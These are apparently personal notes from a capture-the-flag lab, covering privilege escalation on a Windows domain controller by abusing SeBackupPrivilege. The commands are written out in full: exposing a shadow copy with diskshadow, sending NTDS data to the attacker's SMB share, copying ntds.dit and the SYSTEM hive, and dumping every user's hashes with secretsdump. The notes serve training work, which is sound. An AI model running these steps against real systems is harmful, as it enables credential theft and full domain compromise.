- With svc_backup's NT hash, we check to see if we can evil-winrm in. This turns out positive and we log in

Priv Esc.

- Looking at privileges, we see we have the SeBackupPrivilege and SeRestorePrivilege
- With this we can potentially find some way to escalate
- Execute in kali:
    - **python3 /usr/share/doc/python3-impacket/examples/smbserver.py -smb2support -user duck -password kek KEK $(pwd)**
        - Setting up a smbserver with the user duck, password kek, and share KEK
- Execute in winrm:
    - **net use x: \\10.10.14.34\KEK /user:duck kek**
        - Connect the box to my computer's share. KEK is the share, duck is the user, and "kek" is the password
    - **wbadmin start backup -backuptarget:\\10.10.14.34\kek123 -include:c:\windows\ntds**

        - The ntds directory is the “heart” of active directory that contains information such as user accounts. We are sending the backup data of this section to my kali
    - When executing the above wbadmin command, it will fail since the system wants to only send the backup to a NTFS/ReFS disk. To go around this, we need to create a disk on our host machine
        - **dd if=/dev/zero of=ntfs.disk bs=1024M count=2**
            - Create a disk with 2GB of space
        - **losetup -fP ntfs.disk**
        - **losetup -a**
            - View the disk we created
        - **Mkfs.ntfs /dev/loop2**
    - After this we mount our own share. Need to make a directory called “smb” or whatever else you want where this ntfs disk exists
        - **Mount /dev/loop2 smb/**
    - Go into the smb share and restart the smbserver inside
    - All of the above fails, so we are going to have to simply make our own smb share from samba on linux

    - Do:
        - **Vi /etc/samba/smb.conf**
        - Go to the bottom where the share “print$” is and copy
            - 6yy
            - P
                - The above will copy the current line and the 5 under it for a total of 6 lines. P will “put” or paste the selection wherever the cursor is

GOT CONFUSED SO TRYING DIFFERENT PRIV ESC.

- Priv Esc with diskshadow
    - Make a txt file with:
        - {
          set context persistent nowriters
          set metadata c:\windows\system32\spool\drivers\color\example.cab
          set verbose on
          begin backup
          add volume c: alias mydrive

create

expose %mydrive% w:
end backup
}

- Upload to windows then run:
  - Diskshadow /s script.txt
    - Script.txt is the txt file we just created
- Next, download and follow this github https://github.com/giuliano108/SeBackupPrivilege
- Upload “SeBackupPrivilegeCmdLets.dll” and “SeBackupPrivilegeUtils.dll” to the box.
- Once on the box, do:
  - Import-Module “both dll’s”
- Test this on any file. If you can copy a file to svc_backup’s folder and download it to linux and read it, then the imports were successful
- After this, we need to save the ntds.dit file and system.hive to then get hashes
  - Copy-FileSeBackupPrivilege w:\windows\NTDS\ntds.dit c:\users\svc_backup\Documents\ntds.dit -Overwrite
  - reg save HKLM\SYSTEM c:\users\svc_backup\Documents\system.hive
- Download these to our local machine
- Dump hashes with impacket’s secretsdump
  - ./secretsdump -ntds ntds.dit -system system.hive
  - Set the target to LOCAL
- We then get the hashes for all users

Pwn3d

Notes

- You can use crackmapexec to get shares
  - Cme smb 10.10.10.192 --shares -u ‘anonymous’ -p ‘’
- There is a feature called “smbget” which is similar to wget but for smb only

- Ex.- smbget smb://10.10.10.192/forensic/memory_analysis/lsass.zip -U=audit2020%password123